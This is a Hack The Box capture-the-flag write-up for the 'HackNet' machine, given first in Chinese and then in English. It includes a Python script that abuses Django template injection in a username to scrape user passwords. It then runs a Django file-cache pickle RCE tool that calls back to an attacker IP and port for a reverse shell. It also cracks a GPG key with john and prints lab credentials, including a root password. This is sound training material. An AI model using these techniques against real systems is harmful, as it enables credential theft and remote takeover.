htb hacknet
Recon
Foothold


发现是python语言做的网站。框架是Django

可以考虑SSTI服务器端模板注入

触发点赞http://hacknet.htb/like/10发现头像
http://hacknet.htb/likes/10打开查看源代码发现我们的用户名。

- 不执行 Python
- 写
{{7*7}}、{{os.environ}}、{{().__class__}}都不会被执行。 - DTL 只解析上下文里存在的变量,没有算术或系统调用能力。
- 写
- 只能渲染上下文变量
- 例如
{{ user }}、{{ request }}、{{ settings.DEBUG }}。 - 攻击者只能看到模板上下文里传入的变量值。
- 例如
- 真正的 SSTI 需要
- Jinja2 或其他允许执行 Python 表达式的模板引擎。
- 纯 DTL 下,只能泄露变量内容,不能执行命令、访问系统环境或数据库之外的内容。
所以更改用户名为{{ users }}
发现是一个用户列表
下面修改名称为:*{{* users.values *}}*
import re
import requests
import html
url = "http://hacknet.htb"
headers = {
'Cookie': "csrftoken=uv50VFGcUZz15IDt9kEWCUa7RrdiTX4f; sessionid=zsb8y28d8wblc60iukbnf188j2uj1w9w"
}
all_users = set()
for i in range(1, 31):
# 点赞
requests.get(f"{url}/like/{i}", headers=headers)
# 获取点赞列表
text = requests.get(f"{url}/likes/{i}", headers=headers).text
# 找最后一个 <img> title 并反编码
img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)
if not img_titles:
continue
last_title = html.unescape(img_titles[-1])
# 如果没有 QuerySet 再点赞一次
if "<QuerySet" not in last_title:
requests.get(f"{url}/like/{i}", headers=headers)
text = requests.get(f"{url}/likes/{i}", headers=headers).text
img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)
if img_titles:
last_title = html.unescape(img_titles[-1])
# 分别匹配邮箱和密码
emails = re.findall(r"'email': '([^']*)'", last_title)
passwords = re.findall(r"'password': '([^']*)'", last_title)
# 邮箱前缀 + 密码
for email, p in zip(emails, passwords):
username = email.split('@')[0] # 取邮箱前缀
all_users.add(f"{username}:{p}")
# 输出去重后的用户名:密码
for item in all_users:
print(item)
抓取凭据

mikey:mYd4rks1dEisH3re
查看/var目录后发现Django的缓存目录可写
查看此文章即可得到sandy
mikey@hacknet:~$ python3 djangoFBCacheRCE.py
Enter Django cache directory path: /var/tmp/django_cache/^H
[!] /var/tmp/django_cache not found. Enter a valid path
Enter Django cache directory path: /var/tmp/django_cache/
Using cache directory: /var/tmp/django_cache/
Enter host IP address: 10.10.16.55
Enter listening port: 4444
Payload written to 1f0acfe7480a469402f1852f8313db86.djcache.
Payload written to 90dbab8f3b1e54369abdeb4ba1efc106.djcache.
Total files that may be unpickled: 2
Trigger payload by accessing the vulnerable endpoint again.
PrivEsc

发现密钥

发现gpg加密sql文件
有了私钥和私钥密码,就可以解密那些网站备份文件了。
破解私钥
将armored_key.asc保存在本地文件password.txt
gpg2john password.txt >>hash
john hash —wordlist=/usr/share/wordlists/rockyou.txt
得到sandy:sweetheart
破解gpg加密文件
# 1. 导入私钥 (此时会提示输入你刚破解的密码)
gpg --import armored_key.asc
# 2. 使用导入的私钥解密文件
gpg -d backup_file.gpg > backup_file.sql

root:h4ck3rs4re3veRywh3re99
htb hacknet
Reconnaissance
Initial Reconnaissance

It was discovered that the website is built using the Python language, and the framework used is Django.

SSTI (Server-Side Template Injection) could be a potential vulnerability.

By clicking the “Like” button at http://hacknet.htb/like/10, the user profile image was displayed. By visiting http://hacknet.htb/likes/10 and viewing the source code, our username was revealed.

- Python Code Cannot Be Executed:
Expressions such as
{{7*7}},{{os.environ}}, and{{().__class__}}will not be executed. Django’s Template Language (DTL) only parses variables that are already present in the context; it does not have the ability to perform arithmetic operations or system calls. - Only Context Variables Can Be Rendered:
Variables like
{{ user }},{{ request }}, and{{ settings.DEBUG }}can be used in the templates. Attackers can only see the values of these variables that are passed into the template context. - For Genuine SSTI (Server-Side Template Injection), a template engine like Jinja2 is required, which allows the execution of Python expressions. With pure DTL, only the content of variables can be revealed; commands cannot be executed, and access to the system environment or data outside the database is not possible.
Therefore, the username was changed to {{ users }}.
It was also found that the website displays a list of users.
Next, the code was modified to display the list of users as follows: *{{* users.values *}}*
import re
import requests
import html
url = "http://hacknet.htb"
headers = {
'Cookie': "csrftoken=uv50VFGcUZz15IDt9kEWCUa7RrdiTX4f; sessionid=zsb8y28d8wblc60iukbnf188j2uj1w9w"
}
all_users = set()
for i in range(1, 31):
# Click the “Like” button
requests.get(f"{url}/like/{i}", headers=headers)
# Retrieve the list of likes
text = requests.get(f"{url}/likes/{i}", headers=headers).text
# Find the title of the last image and decode it
img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)
if not img_titles:
continue
last_title = html.unescape(img_titles[-1])
# Click the “Like” button again if the “QuerySet” string is not in the title
if "<QuerySet" not in last_title:
requests.get(f"{url}/like/{i}", headers=headers)
text = requests.get(f"{url}/likes/{i}", headers=headers).text
img_titles = re.findall(r'<img [^>]*title="([^"]*)"', text)
if img_titles:
last_title = html.unescape(img_titles[-1])
# Extract the email and password from the title
emails = re.findall(r"'email': '([^']*)'", last_title)
passwords = re.findall(r"'password': '([^']*)'", last_title)
# Email prefix + Password
for email, password in zip(emails, passwords):
username = email.split('@')[0] # Extract the email prefix
all_users.add(f"{username}:{password}")
# Output the deduplicated username and password:
for item in all_users:
print(item)
# Credential Grabbing
![[image 109.png]]
`mikey:mYd4rks1dEisH3re`
Upon checking the /var directory, it was discovered that the Django cache directory is writable.
By referring to [this article](https://github.com/abelreqma/django-filebased-cache-rce), the password “sandy” can be obtained.
```bash
mikey@hacknet:~$ python3 djangoFBCacheRCE.py
Enter Django cache directory path: /var/tmp/django_cache/^H
[!] /var/tmp/django_cache not found. Enter a valid path
Enter Django cache directory path: /var/tmp/django_cache/
Using cache directory: /var/tmp/django_cache/
Enter host IP address: 10.10.16.55
Enter listening port: 4444
Payload written to 1f0acfe7480a469402f1852f8313db86.djcache.
Payload written to 90dbab8f3b1e54369abdeb4ba1efc106.djcache.
Total files that may be unpickled: 2
Trigger payload by accessing the vulnerable endpoint again.
PrivEsc

The key was discovered.

An encrypted SQL file using GPG was also found.
With the private key and its corresponding password, the website backup files can be decrypted.
Cracking the Private Key
Save the armored_key.asc file locally as password.txt:
gpg2john password.txt >> hash
Use john to crack the hash, with the wordlist /usr/share/wordlists/rockyou.txt as a reference:
john hash --wordlist=/usr/share/wordlists/rockyou.txt
The password “sandy:sweetheart” is obtained.
Decrying the GPG-Encrypted File
# 1. Import the private key (you will be prompted to enter the password you just cracked)
gpg --import armored_key.asc
# 2. Decrypt the file using the imported private key
gpg -d backup_file.gpg > backup_file.sql

root:h4ck3rs4re3veRywh3re99